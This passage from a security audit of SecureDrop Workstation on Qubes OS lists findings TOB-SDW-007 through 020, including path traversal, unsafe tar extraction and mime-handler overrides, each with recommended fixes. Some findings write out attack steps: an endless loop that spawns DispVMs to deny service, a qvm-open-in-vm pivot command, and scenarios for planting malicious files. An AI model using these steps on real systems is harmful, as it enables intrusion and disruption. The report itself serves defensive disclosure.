7. `Whonix.NewStatus` Qubes RPC should be redesigned

Severity: Informational
Difficulty: High
Type: Data Validation
Finding ID: TOB-SDW-007
Target: `/etc/qubes-rpc/whonix.NewStatus` on `sys-whonix`

Description

The SecureDrop Workstation client uses Whonix for routing internet connections over Tor. One of the Qubes RPC endpoints for Whonix, `whonix.NewStatus`, should be redesigned to avoid the potential for command injection. There is no vulnerability at present because of the input filtering guarantees currently provided by the Qubes RPC system. However, the RPC endpoint should be redesigned to ensure command injection is not possible.

The whonix service bundled with SecureDrop Workstation provides several Qubes RPC endpoints for communicating between VMs. One of these, `whonix.NewStatus`, is used to report that a Whonix workstation (e.g., `anon-whonix`) has been shut down, so that the Whonix Gateway GUI can update itself. The RPC call is made from a lower privileged AppVM (`anon-whonix`) to a higher privileged ProxyVM (`sys-whonix`). Below is the implementation of `whonix.NewStatus`:

```
#!/bin/bash

## Copyright (C) 2018 - 2020 ENCRYPTED SUPPORT LP <adrelanos@riseup.net>
## See the file COPYING for copying conditions

sudo \
   -u sdwdate-gui \
   bash \
     -c \
     'echo "'$1'" | tee /run/sdwdate-gui/anon-status >/dev/null'
```

The bash script directly takes a user-provided argument and expands it inside an executed command. This potential command injection is currently *not* exploitable, because the Qubes RPC service will filter out characters except `A-Z`, `a-z`, `_`, `-`, `.` and `+` (see sanitize_name in qrexec-daemon.c).

Recommendations

Long term, rewrite the `Whonix.NewStatus` RPC service to work without arguments. The default model for Qubes RPC services is to communicate via stdin/stdout. Because the service updates a status, communicating the status message via stdin/stdout is ideal. It is also advisable to re-architect the means of obtaining AppVM status to entirely eliminate this RPC endpoint.

The Qubes RPC documentation allows services with arguments, but discusses the use of arguments where they would provide for extensive code re-use or finer-grained permissions, since policies can be written against specific arguments. Neither of those conditions apply in this case.

8. The offline mode doesn't require any authentication

Severity: Low
Difficulty: Low
Type: Access Controls
Finding ID: TOB-SDW-008
Target: SecureDrop Workstation GUI

Description
The SecureDrop Workstation GUI allows one to enter the application in "offline" mode. Since this mode doesn't require any authentication, it allows an attacker who gets access to an unlocked laptop with SecureDrop Workstation to access already downloaded submissions data.

There are existing mitigations in place, such as automatic shutdown on suspend and a quick timeout before a password protected screensaver, to mitigate this attack vector.

Exploit Scenario
Alice leaves her SecureDrop Workstation laptop unlocked with her colleague, Eve, assuming that Eve won't be able to login to the SecureDrop Workstation app due to not knowing Alice's credentials. Eve uses the "offline mode" feature and accesses the submission data.

Recommendations
Long term, add an access control layer for SecureDrop Workstation's offline mode. This can be added as an additional password, configurable after logging in. Then, offline mode can be disabled if the offline password hasn't been set up. While this solution won't prevent a technical knowledgeable attacker from stealing the data anyway, e.g. by accessing it from an `sd-app` terminal, it will raise the bar for exploiting users' mistakes.

9. Downloaded submissions have too broad permissions

Severity: Low
Difficulty: High
Type: Access Controls
Finding ID: TOB-SDW-009
Target: SecureDrop Workstation client

Description
The submissions downloaded and later decrypted by the SecureDrop Workstation client are stored in the `sd-app` VM in the `/home/user/.securedrop_client/data` directory. While the `.securedrop_client/data` paths have correct permissions, such that they disallow other users access, the source name directory and the submission itself have too broad permissions, such that they can potentially be accessed by others, if only they had access to their parent directory. This can be seen on Figure 9.1.

```
user@sd-app:~$ ls -la .securedrop_client
total 468
drwx------  5 user user   4096 Dec 11 09:19 .
drwx------ 18 user user   4096 Dec 11 08:18 ..
drwx------  3 user user   4096 Dec 11 09:19 data
drwx------  2 user user   4096 Dec 11 08:18 gpg
drwx------  2 user user   4096 Dec 11 08:18 logs
-rw-r--r--  1 user user 450560 Dec 11 09:19 svs.sqlite
-rw-r--r--  1 user user     25 Dec 11 09:19 sync_flag
user@sd-app:~$ ls -la .securedrop_client/data
total 12
drwx------ 3 user user 4096 Dec 11 09:19 .
drwx------ 5 user user 4096 Dec 11 09:19 ..
drwxr-xr-x 3 user user 4096 Dec 11 09:18 umpteen_cyborg
user@sd-app:~$ ls -la .securedrop_client/data/umpteen_cyborg/
total 12
drwxr-xr-x 3 user user 4096 Dec 11 09:18 .
drwx------ 3 user user 4096 Dec 11 09:19 ..
drwx------ 2 user user 4096 Dec 11 09:18 2-umpteen_cyborg-doc
user@sd-app:~$ ls -la .securedrop_client/data/umpteen_cyborg/2-umpteen_cyborg-doc/
total 700
drwx------ 2 user user   4096 Dec 11 09:18 .
drwxr-xr-x 3 user user   4096 Dec 11 09:18 ..
-rw-r--r-- 1 user user 707424 Dec 11 09:18 firefox.real
```
Figure 9.1: Permissions of the downloaded files within the `.securedrop_client/data` *directory.*

Recommendations
Short term, fix too broad permissions of sources directories and decrypted submission files stored in the `sd-app` VM in the `/home/user/.securedrop_client/data` directory. This will prevent accessing those files by an attacker who got control over another linux user in that VM.

Long term, add additional integration or functional tests that will check if all of the path components of stored submissions in the `sd-app` VM have their expected permissions.

10. Passwordless root access in VMs

Severity: Low
Type: Data Validation
Target: SecureDrop Workstation GUI

Difficulty: High
Finding ID: TOB-SDW-010

Description
Qubes defaults to having passwordless root access in VMs. This means that if an attacker gets control over an unprivileged process in one of the VMs, they can login to root for free. While the attacker would still need to exploit the hypervisor in order to get full control over the whole machine, the ease of escalating privileges to root vastly increases attack surface.

Qubes passwordless root access is an understandable choice for Qubes from the view of the operating system as a whole. However, SecureDrop is, effectively, a Qubes application that has trust boundaries distinct from Qubes OS. Violating these boundaries would *not* require a bug in Xen, but merely a misconfiguration or a bug in Qubes services.

As an example, Qubes RPC policies are stored in `/etc/qubes-rpc/RPC_ACTION_NAME` and are only modifiable by root. An attacker can leverage root access to modify existing RPC endpoints (to trigger a bug in the other end of the service) or to create new endpoints to take advantage of RPC policy misconfigurations.

SecureDrop Workstation mitigates the possibility of getting root by some traditional means. For example, access to the `sudo` binary is forbidden in the SecureDrop Workstation client's process AppArmor policy. However, other ways to “log into root” may still remain.

Exploit Scenario
Eve finds a bug that allows to run a remote code execution over the SecureDrop Workstation client process working in the sd-app VM. Eve then uses this bug and then finds a way to bypass the AppArmor policy and login to the root account, due to passwordless root access. She then uses another exploit over the Xen hypervisor, which can only be used by a privileged user, and installs a persistent rootkit on the machine.

Eve obtains root access in the `sd-whonix` VM and the `sd-viewer` DispVM. She leverages an RPC policy misconfiguration or validation bug to communicate directly from `sd-viewer` to `sd-whonix`, letting her know that her submissions were viewed.

Recommendations
Short term, add an "administrator password" to the VM templates used by SecureDrop Workstation components.

Long term, consider and investigate the possibility of fully disabling access to the root account in VMs used by SecureDrop completely, in production builds.

11. qrexec-daemon in Qubes >= 4.1 could misidentify policy engine replies

Severity: Informational
Type: Data Validation
Target: qrexec-daemon.c

Difficulty: High
Finding ID: TOB-SDW-011

Description

The `qrexec-daemon` code in Qubes >= 4.1 could misinterpret results from the policy and execution engine. Currently these issues present no risk and are unexploitable, but the fix is simple and could avoid potentially serious issues in the future.

In Qubes >= 4.1, the daemon responsible for `qrexec` communicates with the policy validation and execution engine via a Unix domain socket. This communication is handled in `connect_daemon_socket` (Figure 11.1). It is possible that the `qrexec-daemon` could interpret a negative response (`result=deny`) as an affirmative response (`result=allow`). Currently, this would only be a user-feedback issue as actual policy execution is handled by the policy validation and execution engine. However, this could pose a serious problem if in the future privileged decisions are made by the result of `connect_daemon_socket`.

```
static int connect_daemon_socket(
        const int remote_domain_id,
        const char *remote_domain_name,
        const char *target_domain,
        const char *service_name,
        const struct service_params *request_id
) {
    int result;
    int command_size;
    char response[32];
    char *command;
    int daemon_socket;
    struct sockaddr_un daemon_socket_address = {
        .sun_family = AF_UNIX,
        .sun_path = QREXEC_SOCKET_PATH
    };

    daemon_socket = socket(AF_UNIX, SOCK_STREAM, 0);
    if (daemon_socket < 0) {
         PERROR("socket creation failed");
         return -1;
    }

    result = connect(daemon_socket, (struct sockaddr *) &daemon_socket_address,
            sizeof(daemon_socket_address));
    if (result < 0) {
         PERROR("connection to socket failed");
         return -1;
    }

    command_size = asprintf(&command, "domain_id=%d\n"
        "source=%s\n"
        "intended_target=%s\n"
        "service_and_arg=%s\n"
        "process_ident=%s\n\n",
        remote_domain_id, remote_domain_name, target_domain,
        service_name, request_id->ident);
    if (command_size < 0) {
         PERROR("failed to construct request");
         return -1;
    }

    result = send(daemon_socket, command, command_size, 0);
    free(command);
    if (result < 0) {
         PERROR("send to socket failed");
         return -1;
    }

    result = recv(daemon_socket, response, sizeof(response), 0);
    if (result < 0) {
         PERROR("error reading from socket");
         return -1;
    }
    else {
        if (!strncmp(response, "result=allow\n", sizeof("result=allow\n")-1)) {
            return 0;
        } else if (!strncmp(response, "result=deny\n", sizeof("result=deny\n")-1)) {
            return 1;
        } else {
            LOG(ERROR, "invalid response: %s", response);
            return -1;
        }
    }
}
```
Figure 11.1: The `connect_daemon_socket` *function in* `qrexec-daemon.c` *in Qubes 4.1.*

The first issue is that, `response[32]`, the array holding the server response, is not initialized. This function is called in a loop, and it is feasible that `response[32]` could contain "`result=allow\n`" from a prior, permitted execution. The second issue is that the `recv` call is only checked for returning a negative value, meaning an error occurred. It is possible that `recv` could return 0 (in case of a graceful connection termination) or a partial message (such as "`result=`" of a "`result=deny\n`"). In either case, an RPC that was denied by the policy engine would be interpreted as being permitted.

It is important to note that even in this situation the error would be purely informational; no policy bypass exists. However this code is easily fixed, and fixing it could mitigate future errors that rely on proper interpretation of results from the policy engine.

Recommendations

Short term, in the qrexec-daemon code the zero-initialize the `response[32]` array on function entry, and check the result of `recv` for both zero and a partially returned message.

12. The sd-app downloads submission to a file path fully trusted from the server, allowing for path traversal

Severity: High
Type: Data Validation
Target: SecureDrop Workstation client

Difficulty: High
Finding ID: TOB-SDW-012

Description
When the SecureDrop Workstation client downloads a file, it stores it in a location derived from the filename returned by the server. However, since this location is not sanitized properly in all cases, an attacker who controls responses from the server can make the client save files in arbitrary paths on the filesystem. An attacker can use this vulnerability to plant files that potentially enable further vulnerabilities.

This issue can be reproduced with the mitmproxy script added in Appendix B: Faking malicious replies from the SecureDrop server.

We observed two cases when a malicious SecureDrop server could plant files:

- When sources data is downloaded (e.g., on the first launch of the client after removing `~/.securedrop_client` directory). While files downloaded this way may end up in incorrect paths, they are removed later on by SecureDrop.
- When downloading a specific submission: in such case, the encrypted and decrypted files are saved in the traversed path, and these files are not removed by the client. Figure 12.1 shows logs from sd-app when this traversal occurs and Figure 12.2 shows a crash that occurs immediately afterwards, since the expected sanitized file path does not exist.

The second case allows an attacker to store files in arbitrary file paths with arbitrary content and also crashes the client, there is a potential of storing e.g. a `.py` or `.pyc` file that could be executed upon the next client launch. However, we didn't find a path that we would be allowed to store files in, from the client side, such that it would allow for code execution later on. It seems to us that the AppArmor policy may block the possibility of gaining code execution with this issue.

```
Dec 11 09:55:31 localhost 2020-12-11 09:55:31,523 -
securedrop_client.api_jobs.downloads:168(_download) INFO: File downloaded to
/tmp/INJECTED_nervy_criminalization-msg.txt
Dec 11 09:55:31 localhost 2020-12-11 09:55:31,658 -
securedrop_client.api_jobs.downloads:185(_decrypt) INFO: File decrypted to /tmp
```

Figure 12.1: Logs from `sd-app` when a submission with hijacked filename is downloaded (obtained with the `sudo tail -f /var/log/messages` command in `sd-app` VM).

```
Traceback (most recent call last):
  File
```

```
"/opt/venvs/securedrop-client/lib/python3.7/site-packages/securedrop_client/logic.py", line
881, in on_file_download_success
    storage.update_file_size(uuid, self.data_dir, self.session)
  File
"/opt/venvs/securedrop-client/lib/python3.7/site-packages/securedrop_client/storage.py",
line 556, in update_file_size
    stat = Path(db_obj.location(path)).stat()
  File "/usr/lib/python3.7/pathlib.py", line 1161, in stat
    return self._accessor.stat(self)
FileNotFoundError: [Errno 2] No such file or directory:
'/home/user/.securedrop_client/data/umpteen_cyborg/2-umpteen_cyborg-doc/firefox.real'
```

Figure 12.2: Logs from `sd-app` *crash after the file is saved in an arbitrary path returned by the server.*

Exploit Scenario
Eve, who compromised the SecureDrop server, returns a malicious filename for a submission along with malicious content. She finds a path that: 1) the client is allowed to write; 2) which is not blocked by its AppArmor policy; and 3) which is executed by one of the components in `sd-app`. By returning a malicious content Eve gets a remote code execution in the `sd-app` VM of the submission downloader.

Recommendations
Short term, investigate and fix the path traversal issue from filenames returned by the SecureDrop server in the SecureDrop Workstation client. This will prevent the possibility of a remote code execution attack on a journalist machine if the attacker controlled the server.

Long term, add tests to ensure the files downloaded by the SecureDrop Workstation client or the `sd-proxy` service it uses to download files cannot end up in an unexpected path.

13. The migration script adds non-existent path to sys.path

Severity: Informational
Type: Configuration
Target: `securedrop-client/alembic/env.py`

Difficulty: High
Finding ID: TOB-SDW-013

Description
The `env.py` script, executed before launching the SecureDrop Workstation gui application in the `/usr/bin/securedrop-client` script, adds a non-existent path to Python's import paths (Figure 13.1). This could lead to a code execution vulnerability if an attacker would be able to create the non-existent path along with files inside of it.

Currently, it seems this issue can't be exploited: the `/opt/venvs/securedrop-client/lib` path is owned by root and while there is passwordless root access (as described in Finding 10), the SecureDrop Workstation client's AppArmor policy blocks sudo calls.

Additionally, Figure 13.2 shows the whole `sys.path` from the `env.py` script after the non-existent path was added.

```
# This path is purely for alembic to work on the packaged application
sys.path.insert(1, "/opt/venvs/securedrop-client/lib/python3.5/site-packages")
```

Figure 13.1: The insertion of a non-existent import path (securedrop-client/alembic/env.py#L19-L20).

```
[
  '/usr/share/securedrop-client',
  '/opt/venvs/securedrop-client/lib/python3.5/site-packages',
  '/opt/venvs/securedrop-client/bin', '/opt/venvs/securedrop-client/lib/python37.zip',
  '/opt/venvs/securedrop-client/lib/python3.7',
  '/opt/venvs/securedrop-client/lib/python3.7/lib-dynload',
  '/usr/lib/python3.7',
  '/opt/venvs/securedrop-client/lib/python3.7/site-packages',
  '/usr/local/lib/python3.7/dist-packages',
  '/usr/lib/python3/dist-packages'
]
```

Figure 13.2: The `sys.path` available in the `env.py` script.

Recommendations
Short term, remove the insertion of a non-existent python3.5 path from the `env.py` script used for migrating database state with the Alembic framework.

14. The `sd-proxy` and `sdclientapi` allows duplicate JSON keys

Severity: Informational
Type: Data Validation
Target: `securedrop-client/alembic/env.py`

Difficulty: High
Finding ID: TOB-SDW-014

Description

The `sd-proxy` service and `sdclientapi` library load data with the `json.loads` function (Figures 14.1-2) which doesn't ensure the input has unique JSON keys. This may allow an attacker to overwrite previously defined keys, if they could inject arbitrary data into the loaded JSON string such that it would escape a given JSON key or value.

We believe this can't be exploited in the current version, at least from the point of SecureDrop Workstation, as the JSONs sent by `sdclientapi` and `sd-proxy` are constructed from Python's dictionaries, which have unique keys in the first place. However, if the code changes such that the JSON is constructed in a buggy way, this issue could become exploitable.

```
def __main__(incoming: str, p: Proxy) -> None:
    """
    Deserialize incoming request in order to build and send a proxy request.
    """
    logging.debug("Creating request to be sent by proxy")

    client_req: Dict[str, Any] = {}
    try:
        client_req = json.loads(incoming)
```

Figure 14.1: The `sd-proxy` loads JSON from string that comes from stdin from `sd-app` VM (`securedrop-proxy/securedrop_proxy/main.py#L11-L19`).

```
  def _send_rpc_json_request(...) -> Tuple[Any, int, Dict[str, str]]:
      data = {"method": method, "path_query": path_query}  # type: Dict[str, Any]

      # (...)

      try:
          result = json.loads(json_query(self.proxy_vm_name, data_str, timeout))
      except json.decoder.JSONDecodeError:
          raise BaseError("Error in parsing JSON")

      data = json.loads(result["body"])
```

Figure 14.2: The `sdclientapi` used by `sd-app` loads JSONs sent by the `sd-proxy` VM (`securedrop-sdk/sdclientapi/__init__.py#L171-L197`).

Recommendations

Long term, change the `json.loads` calls in the codebase to explicitly check for duplicate keys in the passed JSON strings to ensure that unexpected inputs with duplicate keys are not accepted. This can be done by passing the object_pairs_hook argument into the `json.loads` call with a function that would check for duplicate keys, as described here. Additionally, add tests to ensure the JSON strings with duplicate keys are not accepted.

15. Backup files remain valid policies

Severity: Low
Type: Access Controls
Target: `sd-dom0-qvm-rpc.sls`

Difficulty: High
Finding ID: TOB-SDW-015

Description
During installation, SecureDrop Workstation modifies several policy files in dom0's `/etc/qubes-rpc/policy` directory. The old version of these files remain, but with the extension ".bak". These ".bak" files remain valid policies, invokable via the full file name (e.g. `qubes.VMShell.bak`), but are inoperable because there is no corresponding RPC endpoint in any VM. An attacker with root access in a VM could create the appropriate RPC endpoints and invoke them.

The full list of policy files changed in this way is in `sd-dom0-qvm-rpc.sls`.

The main changes between default policies and SecureDrop specific policies is prohibiting communication between secure drop VMs, including the allowed-by-default AppVM to DispVM channel. An attacker who has gained execution in two or more VMs (and has created the appropriate endpoints in `/etc/qubes-rpc`) would be able to leverage the default Qubes RPC policy permissions (via something like `qrexec-client-vm '@dispvm' qubes.VMShell.bak`), instead of the more restrictive SecureDrop permissions.

Recommendations
Conor mentioned these are a side-effect of SaltStack's "blockreplace" functionality. SaltStack should be configured not to generate the backup files for policy file changes.

16. The securedrop-export in sd-devices unpacks incoming archives in a way that allows for placing unpacked files in arbitrary paths

Severity: Medium
Difficulty: High
Type: Data Validation
Finding ID: TOB-SDW-016
Target: securedrop-export/securedrop_export/export.py

Description
The send-to-usb program in the sd-devices VM, which runs the securedrop-export code, uses the TarFile.extractall function for unpacking archives incoming from the sd-app VM (Figures 16.1-2). However, as stated in Python's documentation (Figure 16.3) an archive may contain filenames with ".." or "/" characters. This allows an attacker, who can run arbitrary code in the sd-app VM, to place arbitrary files in any paths the non-root "user" user can write to in the sd-devices VM. This may then enable code execution in that VM.

The sd-app VM can use the qubes.OpenInVM RPC call to invoke send-to-usb in the sd-devices VM, and to pass it arbitrary input. The registered mime type handler for *.sd-devices files uses the same method to transfer data to sd-devices. This configuration is required for the SecureDrop Workstation client (which runs in sd-app) to export files to USB drives or to print submissions.

We have also included a proof of concept that exploits this vulnerability in Appendix C and a query for Semgrep, a static analysis tool, that can help similar bugs in the future, in Appendix D.

```
class SDExport(object):
    # (...)
    def extract_tarball(self):
        try:
            logger.info('Extracting tarball {} into {}'.format(self.archive, self.tmpdir))
            with tarfile.open(self.archive) as tar:
                tar.extractall(self.tmpdir)
```

Figure 16.1: The extract_tarball *function that calls* TarFile.extractall *on received tar archive (*securedrop-export/securedrop_export/export.py#L91-L92*). The tar archive path is initially passed as* argv[1] *to the send-to-usb program, which is then saved as the* self.archive *attribute of the* SDExport *object.*

```
Warning Never extract archives from untrusted sources without prior
inspection. It is possible that files are created outside of path, e.g.
members that have absolute filenames starting with "/" or filenames with
two dots "..".
```

Figure 16.3: Warning about the `TarFile.extractall` *function (*[`https://docs.python.org/3.8/library/tarfile.html#tarfile.TarFile.extractall`](https://docs.python.org/3.8/library/tarfile.html#tarfile.TarFile.extractall)*).*

Exploit Scenario
Eve, who exploited a journalist's SecureDrop Workstation and can run arbitrary code in the `sd-app` VM, prepares a malicious tar archive and sends it to `sd-devices` via the `qvm-open-in-vm --view-only sd-devices archive.sd-export` command. This unpacks a specially crafted file in a specific directory that allows Eve to execute arbitrary code in the `sd-devices` VM.

One file that would allow for code execution is a malicious `mimeapps.list` file for mime type handlers, placed in a path which is processed earlier by xdg-open (and so `qvm-open-in-vm`) than the currently used path. As described in Finding 17, `home/user/.config/mimeapps.list` is such a path. Eve could then create this path along with a malicious script or binary, that would be executed upon sending in a given format. Then, she could use another `qvm-open-in-vm` call to trigger the code execution in the `sd-devices` VM.

Recommendations
Short term, fix the `extract_tarball` function in the `securedrop-export` codebase to check that the unpacked archive only contains safe filenames (i.e., those without ‘`..`‘ or a starting ‘/’). This will prevent potential `sd-devices` VM takeover from the `sd-app` VM.

Long term, add tests to ensure that the `send-to-usb` program, located in the `securedrop-export` codebase, only processes archives with safe paths (i.e., those without ‘..’ or a starting ‘/’).

17. An arbitrary file write allows adding or overwriting mime types handlers in any SecureDrop VM

Severity: Medium
Type: Configuration
Target: `inter VM communication`

Difficulty: High
Finding ID: TOB-SDW-017

Description

The salt script used to populate mime type handling for certain VMs, sets the `mimeapps.list` file in the `/home/user/.local/share/applications/mimeapps.list` path (Figure 17.1). However, the xdg-open allows for multiple `mimeapps.list` paths, and it processes them one by one until it finds a handler for a given opened file. The table below lists those paths, according to the Arch Wiki page about XDG Mime Applications.

All of this allows an attacker who can create those paths on the system, if they do not exist, to overwrite existing mime type handlers, when an earlier-processed path (than the `/home/user/.local/share/applications/mimeapps.list`) is used, or, to add new handlers if a later-processed path is used.

Path	Usage
`~/.config/mimeapps.list`	user overrides
`/etc/xdg/mimeapps.list`	system-wide overrides
`~/.local/share/applications/mimeapps.list`	(deprecated) user overrides
`/usr/local/share/applications/mimeapps.list` `/usr/share/applications/mimeapps.list`	distribution-provided defaults

```
{% if grains['id'] in ["sd-viewer", "sd-app", "sd-devices-dvm"] %}

sd-private-volume-mimeapps-handling:
  file.symlink:
    - name: /home/user/.local/share/applications/mimeapps.list
    - target: /opt/sdw/mimeapps.list.{{ grains['id'] }}
    - user: user
    - group: user
    - require:
      - file: sd-private-volume-mimeapps-config-dir

{% else %}

sd-private-volume-mimeapps-handling:
  file.symlink:
    - name: /home/user/.local/share/applications/mimeapps.list
    - target: /opt/sdw/mimeapps.list.default
    - user: user
    - group: user
    - require:
      - file: sd-private-volume-mimeapps-config-dir

{% endif %}
```

Figure 17.1: The salt script that installs mime type handler files (`securedrop-workstation/dom0/sd-mime-handling.sls#L27`).

Exploit Scenario

Eve uses the `TarFile.extractall` bug described in Finding 16 to place a malicious `~/.config/mimeapps.list` file in the `sd-devices` VM along with a malicious script. Eve then uses another `qvm-open-in-vm` call to execute arbitrary code in the `sd-devices` VM.

Recommendations

Short term, fix the issue with multiple mime type handler lists paths being processed by `xdg-open`/`qvm-open-in-vm`, which allows overwriting or adding handlers when the attacker can create files in certain paths on the system. This may be done either by changing the appropriate configuration so that only a single mime type handler lists path is used, or, if there is no such configuration option, by creating all paths and making them read-only.

Long term, move from `qvm-open-in-vm` for inter-VM communication and create specific RPC policies to handle the opening of expected file types in different VMs. That will allow for more robust control over which file types can be opened and by which applications, instead of relying on the mime type handlers that can be registered by installing given distribution's repository packages.

18. The sd-app VM can call many different apps in sd-devices

Severity: Medium
Type: Configuration
Target: `inter VM communication`

Difficulty: High
Finding ID: TOB-SDW-018

Description

The "`Exec`" variable in the `open-in-dvm.desktop` file (an XDG desktop entry), as configured in the sd-devices mimeapps configuration file, is incorrectly formatted. This issue allows an attacker to open certain file formats from the `sd-app` VM in the `sd-devices` VM. The intended behavior is to open all untrusted files in the `sd-viewer` DispVM. The `sd-viewer` DispVM is specifically designed to display untrusted content and provides stronger isolation and has less access than the `sd-devices` VM.

The "`Exec`" variable specifies a command line to be executed and the command arguments may be quoted only with double quotes. However, it is currently done with single quotes (Figure 18.1) and the target VM argument ("`@dispvm:sd-viewer`") for the `qvm-open-in-vm` RPC call is passed as a whole, with single quotes. Because of this, the RPC call fails and the execution falls back to opening the given file in the `sd-devices` VM.

```
[Desktop Entry]
Type=Application
Version=1.0
Name=Open in Disposable VM
Comment=Open file in a Disposable VM
TryExec=/usr/bin/qvm-open-in-vm
Exec=/usr/bin/qvm-open-in-vm --view-only '@dispvm:sd-viewer' %f
Icon=/usr/share/icons/Qubes/dispvm-gray.png
Terminal=false
Categories=Qubes;Utility;
```

Figure 18.1: The open-in-dvm.desktop file (`debian-packaging/securedrop-workstation-config/open-in-dvm.desktop`).

This issue can be tested with the following line executed from `sd-app` VM, which launches LibreOffice in `sd-devices` on the passed file:

```
touch a.stw; qvm-open-in-vm --view-only sd-devices `pwd`/a.stw
```

Exploit Scenario

Eve, who has a code execution in the `sd-app` VM, pivots to the `sd-devices` VM by calling `qvm-open-in-vm sd-devices <file>` with a malicious file that exploits one of the programs that can be run in the `sd-devices` VM.

Recommendations

Short term, fix the "`Exec`" variable in the `open-in-dvm.desktop` file to not quote command arguments with single quotes as the "`Exec`" variable requires argument quotation to be performed using double quotes.


Long term, move from `qvm-open-in-vm` for inter-VM communication and create specific RPC policies to handle the opening of expected file types in different VMs. That will allow for more robust control over which file types can be opened and by which applications, instead of relying on the mime type handlers that can be easily misconfigured.

19. The sd-viewer DispVM can DoS Qubes OS

Severity: Medium
Difficulty: High
Type: Configuration
Finding ID: TOB-SDW-019
Target: `/etc/qubes-rpc/policy/qubes.GetImageRGBA, sd-viewer`

Description
Documents downloaded from SecureDrop client are viewed in a temporary, low integrity environment called a DispVM. The DispVM for viewing documents has access to the `qubes.GetImageRGBA` RPC call. This RPC can be repeatedly invoked against the '`@dispvm`' target to effectively DoS the Qubes OS system.

Launching an RPC against the '`@dispvm`' target causes Qubes to create a new DispVM, based on the requesting VM. Creating a new VM is a very resource intensive operation. Repeatedly invoking this operation causes dom0 to rapidly create new processes and consume available physical memory. No new DispVMs can be created, the machine becomes heavily loaded, and SecureDrop becomes unusable. Eventually, the Qubes Domains Widget crashes with a timeout (Figure 19.1):



```
[Dom0] Houston, we have a problem...

Whoops. A critical error in Domains Widget has occured. This is
most likely a bug in the widget. To restart the widget, run 'qui-
domains' in dom0.

QubesPropertyAccessError: Failed to access 'label' property
Traceback (most recent call last):
  File "/usr/lib/python3.5/site-packages/qubesadmin/base.py", line 200,
in __getattr__
    None)
  File "/usr/lib/python3.5/site-packages/qubesadmin/base.py", line 68, in
qubesd_call
    payload_stream)
  File "/usr/lib/python3.5/site-packages/qubesadmin/app.py", line 597, in
qubesd_call
    return self._parse_qubesd_response(return_data)
  File "/usr/lib/python3.5/site-packages/qubesadmin/base.py", line 81, in
_parse_qubesd_response
    'Got empty response from qubesd. See journalctl in dom0 for '
qubesadmin.exc.QubesDaemonNoResponseError: Got empty response
from qubesd. See journalctl in dom0 for details.

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/lib/python3.5/site-packages/qui/decorators.py", line 207, in
icon
    icon = self.vm.icon
  File "/usr/lib/python3.5/site-packages/qubesadmin/base.py", line 202,
in __getattr__
    raise qubesadmin.exc.QubesPropertyAccessError(item)
qubesadmin.exc.QubesPropertyAccessError: Failed to access 'icon'
property

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/lib/python3.5/site-packages/qubesadmin/base.py", line 200,
in __getattr__
    None)
  File "/usr/lib/python3.5/site-packages/qubesadmin/base.py", line 68, in
qubesd_call
    payload_stream)
  File "/usr/lib/python3.5/site-packages/qubesadmin/app.py", line 597, in
qubesd_call
    return self._parse_qubesd_response(return_data)
  File "/usr/lib/python3.5/site-packages/qubesadmin/base.py", line 81, in
_parse_qubesd_response
    'Got empty response from qubesd. See journalctl in dom0 for '
qubesadmin.exc.QubesDaemonNoResponseError: Got empty response
from qubesd. See journalctl in dom0 for details.

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/lib/python3.5/site-packages/qui/tray/domains.py", line 768, in
main
    d.result()
  File "/usr/lib64/python3.5/asyncio/futures.py", line 294, in result
    raise self._exception
  File "/usr/lib64/python3.5/asyncio/tasks.py", line 240, in _step
    result = coro.send(None)
  File "/usr/lib/python3.5/site-packages/qubesadmin/events/__init__.py",
line 126, in listen_for_events
    yield from self._listen_for_events(vm)
  File "/usr/lib/python3.5/site-packages/qubesadmin/events/__init__.py",
line 183, in _listen_for_events
    self.handle(subject, event, **kwargs)
```

Figure 19.1: The Domains Widget in Qubes OS crashes due to a timeout after repeated qubes.GetImageRGBA calls from an sd-viewer DispVM.

While the `qubes.GetImageRGBA` ROC is the easiest to use for resource exhaustion as it triggers more processing, the mere ability of the DispVM to create further DispVMs will trigger the issue.

Exploit Scenario
Alice obtains access to an `sd-viewer` DispVM via a malicious document. She executes the equivalent of:

```
while true; do
    (qrexec-client-vm ‘@dispvm’ qubes.GetImageRGBA < /dev/urandom &)
done
```

to silently make the workstation unusable.

Recommendations
Short term, disable access to the `qubes.GetImageRGBA` RPC for the `sd-viewer` DispVM. Prevent the `sd-viewer` DispVM from starting its own DispVMs. This can be accomplished in dom0 by setting the VM’s ‘`default_dispvm`’ property to the empty string (“”). An example command line is: `qvm-prefs <dispvm_name> default_dispvm ""`.

Long term, implement a CI step that will identify new reachable RPC policies from the `sd-viewer` DispVM, and error if they are not in a specific allow list. Such a step would have also identified TOB-SDW-015.

20. Redundant AppArmor policy entries

Severity: Informational
Difficulty: High
Type: Configuration
Finding ID: TOB-SDW-020
Target: `securedrop-client/files/usr.bin.securedrop-client`

Description

The AppArmor policy defined for the SecureDrop client enables the reading and writing of files in a `__pycache__` directory in its own Python virtual environment directory (Figure 20.1). However, since the whole path is owned by root and due to the used permissions, the user cannot create files in there. This makes the `__pycache__` feature ineffective, as the Python bytecode optimized files (`.pyc`) are never created.

On the other side, if the user could create those files, it would allow an attacker who would have arbitrary file write in the sd-app VM to create the `.pyc` file and trigger arbitrary code execution, if the SecureDrop client would be restarted.

```
owner /opt/venvs/securedrop-client/lib/python3.7/**/__pycache__/* rw,
